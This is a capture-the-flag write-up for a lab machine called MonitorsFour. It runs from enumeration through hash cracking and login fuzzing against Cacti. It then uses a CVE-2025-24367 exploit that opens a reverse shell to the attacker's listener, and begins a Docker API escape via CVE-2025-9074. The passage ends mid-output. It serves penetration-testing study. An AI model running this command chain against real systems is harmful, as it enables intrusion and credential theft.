Monitors Four
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT     STATE SERVICE REASON          VERSION
80/tcp   open  http    syn-ack ttl 127 nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MonitorsFour - Networking Solutions
|_http-favicon: Unknown favicon MD5: 889DCABDC39A9126364F6A675AA4167D
| http-methods:
|_  Supported Methods: GET
5985/tcp open  http    syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
We only have 2 open ports which is rather interesting for a windows machine.
80 - http5985 - WinRM
80 - Web Server

Visiting the web server we’re greeted with a networking solutions website.

The only other page of interest is a login page.
Scanning for subdomains using vhost enumeration we can find cacti.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
ffuf -u http://monitorsfour.htb -H "Host: FUZZ.monitorsfour.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt -mc all -fs 138

        / ___\  / ___\           / ___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt
 :: Header           : Host: FUZZ.monitorsfour.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 138
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 348ms]

Let’s add this to our /etc/hosts file and taking a look we’re greeted with a cacti login for version 1.2.28
Fuzzing around for subdirectories we can find a few that aren’t directly accessible from the website.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
ffuf -u http://monitorsfour.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -mc all -fc 404

        / ___\  / ___\           / ___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404
________________________________________________

contact                 [Status: 200, Size: 367, Words: 34, Lines: 5, Duration: 422ms]
login                   [Status: 200, Size: 4340, Words: 1342, Lines: 96, Duration: 442ms]
user                    [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 448ms]
static                  [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 360ms]
views                   [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 405ms]
controllers             [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 345ms]
forgot-password         [Status: 200, Size: 3099, Words: 164, Lines: 84, Duration: 402ms]
Contact Page
When visiting contact we get a php include error.
1
2
3
4
<br />
<b>Warning</b>:  include(/var/www/app/views/contact.php): Failed to open stream: No such file or directory in <b>/var/www/app/Router.php</b> on line <b>110</b><br />
<br />
<b>Warning</b>:  include(): Failed opening '/var/www/app/views/contact.php' for inclusion (include_path='.:/usr/local/lib/php') in <b>/var/www/app/Router.php</b> on line <b>110</b><br />
User Page
When visiting user we get a Missing Token parameter error.
1
{"error":"Missing token parameter"}
Attempting to provide a token parameter leads to interesting results.
1
2
3
http://monitorsfour.htb/user?token=0

[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b[REDACTED]","role":"super user","token":"8024b78f83f102da4f","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"},{"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"},{"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"},{"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}]
User
Cacti Login
Attempting to crack the password hashes we found on the user page we get a crack on one of the hashes.
1
2
3
hashcat -m 0 -a 0 passwords.txt /usr/share/wordlists/rockyou.txt.gz
<SNIP>
56b[REDACTED]:w[REDACTED]
This was the password hash for the admin whose name happens to be Marcus Higgins. Let’s generate a wordlist using username anarchy
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
./username-anarchy marcus higgins
marcus
marcushiggins
marcus.higgins
marcushi
marchigg
marcush
m.higgins
mhiggins
hmarcus
h.marcus
higginsm
higgins
higgins.m
higgins.marcus
mh
Fuzzing the logins we get a hit on the username marcus
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
ffuf -u http://cacti.monitorsfour.htb/cacti/index.php -X POST -d '__csrf_magic=sid%3A060b7bd8dca15f1e6dde320e11325413f0c40020%2C1765171670&action=login&login_username=FUZZ&login_password=w[REDACTED]' -H "Cookie: CactiDateTime=Mon Dec 08 2025 00:27:54 GMT-0500 (Eastern Standard Time); CactiTimeZone=-300; Cacti=52bbcc3d1e2c3cfeb3a732c4b456c684" -H "Content-Type: application/x-www-form-urlencoded" -w marcus.txt -mc all -fc 200

        / ___\  / ___\           / ___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://cacti.monitorsfour.htb/cacti/index.php
 :: Wordlist         : FUZZ: /home/kali/htb/monitorsfour/marcus.txt
 :: Header           : Cookie: CactiDateTime=Mon Dec 08 2025 00:27:54 GMT-0500 (Eastern Standard Time); CactiTimeZone=-300; Cacti=52bbcc3d1e2c3cfeb3a732c4b456c684
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : __csrf_magic=sid%3A060b7bd8dca15f1e6dde320e11325413f0c40020%2C1765171670&action=login&login_username=FUZZ&login_password=w[REDACTED]
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 200
________________________________________________

marcus                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 603ms]

We’re able to login to cacti!
RCE
Taking a look around for authenticated vulnerabilities we can locate CVE-2025-24367 which allows us to write arbitrary php scripts. We can find a PoC by TheCyberGeek
So let’s start a listener
1
2
rlwrap nc -lvnp 9001
listening on [any] 9001 ...
And let’s run the exploit.
1
2
3
4
5
6
7
8
9
10
uv run --script exploit.py -u marcus -p $PASS -url http://cacti.monitorsfour.htb -i 10.10.14.19 -l 9001
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: 91wEV.php
[+] Got payload: /bash
[i] Created PHP filename: TlFVa.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
Success! We get a callback on our listener.
1
2
3
4
5
6
connect to [10.10.14.19] from (UNKNOWN) [10.129.46.151] 55113
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$
www-data@821fbd6a43fa:~$ cat /home/marcus/user.txt
b55[REDACTED]
Just like that, we have a user!
Root
Docker API access
Looking around just after a foothold we can find that we’re in a docker instance.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
www-data@821fbd6a43fa:~/html/cacti$ ls -lash /
total 3.8M
4.0K drwxr-xr-x   1 root root 4.0K Dec  8 05:36 .
4.0K drwxr-xr-x   1 root root 4.0K Dec  8 05:36 ..
   0 -rwxr-xr-x   1 root root    0 Nov 10 17:04 .dockerenv
   0 lrwxrwxrwx   1 root root    7 Aug 24 16:20 bin -> usr/bin
4.0K drwxr-xr-x   2 root root 4.0K Aug 24 16:20 boot
   0 drwxr-xr-x   5 root root  340 Dec  7 18:07 dev
4.0K drwxr-xr-x   1 root root 4.0K Nov 10 17:04 etc
8.0K drwxr-xr-x   1 root root 4.0K Nov 10 16:15 home
   0 lrwxrwxrwx   1 root root    7 Aug 24 16:20 lib -> usr/lib
   0 lrwxrwxrwx   1 root root    9 Aug 24 16:20 lib64 -> usr/lib64
4.0K drwxr-xr-x   2 root root 4.0K Nov  3 20:44 media
4.0K drwxr-xr-x   2 root root 4.0K Nov  3 20:44 mnt
4.0K drwxr-xr-x   2 root root 4.0K Nov  3 20:44 opt
   0 dr-xr-xr-x 196 root root    0 Dec  7 18:07 proc
4.0K drwx------   2 root root 4.0K Nov  3 20:44 root
4.0K drwxr-xr-x   1 root root 4.0K Nov 10 17:05 run
   0 lrwxrwxrwx   1 root root    8 Aug 24 16:20 sbin -> usr/sbin
4.0K drwxr-xr-x   2 root root 4.0K Nov  3 20:44 srv
4.0K -rwxr-xr-x   1 root root  113 Sep 13 06:13 start.sh
   0 dr-xr-xr-x  13 root root    0 Dec  7 18:07 sys
3.8M drwxrwxrwt   1 root root 3.8M Dec  8 05:40 tmp
4.0K drwxr-xr-x   1 root root 4.0K Nov  3 20:44 usr
8.0K drwxr-xr-x   1 root root 4.0K Nov  4 04:06 var

Going back to the main website we’re able to login using admin as a username and marcus’ password.
We’re able to find that there was a recent migration to Docker 4.44.2

That version of docker is vulnerable to CVE-2025-9074 which allow us to conduct a privilege escalation to the main machine. Let’s try it out, first let’s check if we can even access the api
1
2
www-data@821fbd6a43fa:~$ curl http://192.168.65.7:2375/containers/json
[{"Id":"821fbd6a43fa182c5c884990fe74c22a80c1ec36db6adee758fdfa69bd4675b1","Names":["/web"],"Image":"docker_setup-nginx-php","ImageID":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","ImageManifestDescriptor":{"mediaType":"application/vnd.oci.image.manifest.v1+json","digest":"sha256:ff7427b740fa0fbb79ed506e028edfed7263ffc3a0c666510c86706ad3690350","size":4281,"platform":{"architecture":"amd64","os":"linux"}},"Command":"docker-php-entrypoint /start.sh","Created":1762794284,"Ports":[{"IP":"0.0.0.0","PrivatePort":80,"PublicPort":80,"Type":"tcp"},{"PrivatePort":9000,"Type":"tcp"}],"Labels":{"com.docker.compose.config-hash":"54a0d318f0f4ed9d35902f0c007a2bff60c5689a1c94f8ef7a94db7798386afd","com.docker.compose.container-number":"1","com.docker.compose.depends_on":"mariadb:service_healthy:false","com.docker.compose.image":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker_setup","com.docker.compose.project.config_files":"C:\\Users\\Administrator\\Documents\\docker_setup\\docker-compose.yml","com.docker.compose.project.working_dir":"C:\\Users\\Administrator\\Documents\\docker_setup","com.docker.compose.service":"nginx-php","com.docker.compose.version":"2.39.1","desktop.docker.io/ports.scheme":"v2","desktop.docker.io/ports/80/tcp":":80"},"State":"running","Status":"Up 12 hours","HostConfig":{"NetworkMode":"docker_setup_default"},"NetworkSettings":{"Networks":{"docker_setup_default":{"IPAMConfig":null,"Links":null,"Aliases":null,"MacAddress":"72:06:8c:11:54:de","DriverOpts":null,"GwPriority":0,"NetworkID":"dbe8d772bacc3571da48a759376f0d8afddbe5453e8ee10b3cffd993ef5e3dec","EndpointID":"dfd0743f496bfc071967ce317802f9c968025d98ac5f6d613c32d8fbf4a6e281","Gateway":"172.18.0.1","IPAddress":"172.18.0.3","IPPrefixLen":16,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"DNSNames":null}}},"Mounts":[]},{"Id":"c2bdd5d10cc52dc02e046bbedec91178cc2e6a12403e3323b7b120f7eb77c2b2","Names":["/mariadb"],"Image":"docker_setup-mariadb","ImageID":"sha256:74ffe0cfb45116e41fb302d0f680e014b